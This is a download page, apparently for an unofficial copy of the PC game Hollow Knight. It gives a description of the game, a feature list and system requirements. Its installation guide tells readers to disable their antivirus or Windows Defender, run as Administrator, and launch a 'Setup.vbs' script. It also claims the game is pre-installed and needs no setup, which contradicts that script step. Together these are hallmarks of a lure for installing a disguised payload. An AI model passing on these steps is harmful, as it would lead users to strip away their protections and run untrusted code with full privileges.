

Hollow Knight PC - Gameplay
You arrive at the edge of Hallownest with nothing but a nail and a jump, and the game offers almost no guidance beyond that. That's the point. Hollow Knight is a metroidvania, which means the world is one big connected map that opens up as you find new abilities. A dash here, a wall jump there, a double jump later—each one turns previously unreachable areas into paths forward, and the game is generous about letting you discover them on your own. Combat is simple on the surface: swing your nail, dodge, heal by holding a button. Underneath that, though, is a surprisingly deep system built on charms, equippable trinkets that change how you fight, move, and survive.
You've got a limited number of slots, so building a loadout is a real decision rather than a checklist. The bosses are the other pillar of the game, and they're the reason people either fall in love or bounce off. They're hard, they're pattern-based, and they demand you learn their tells rather than brute-force them. Between fights, you'll be exploring, drawing your own map, and piecing together what happened to this place from the fragments the game gives you. It never explains itself outright, which is exactly why it sticks with people.
Game Features:
- Interconnected Metroidvania Map – One large, seamless world that opens up as you gain new movement abilities, with no loading screens between regions.
- Charm System – Equippable charms let you customize your build, and limited slots force real trade-offs between offense, defense, and utility.
- Challenging Boss Fights – Bosses are pattern-based and demand learning rather than grinding, and they're the main difficulty gate.

- Hand-Drawn Art and Atmosphere – Every environment and enemy is drawn by hand, with a muted palette that gives Hallownest a distinct, melancholy feel.
- Minimal Guidance, Heavy Discovery – The game tells you almost nothing, letting exploration and environmental storytelling carry the experience.
Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows 10 version 21H1 (build 19043) or newer |
| Processor | Intel Core i3-3240, AMD FX-4300 |
| Graphics | GeForce GTX 560 Ti (1GB), Radeon HD 7750 (1GB) |
| DirectX | Version 10 |
| Memory | 4 GB RAM |
| Storage | 9 GB available space |
Recommended For You


Comments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.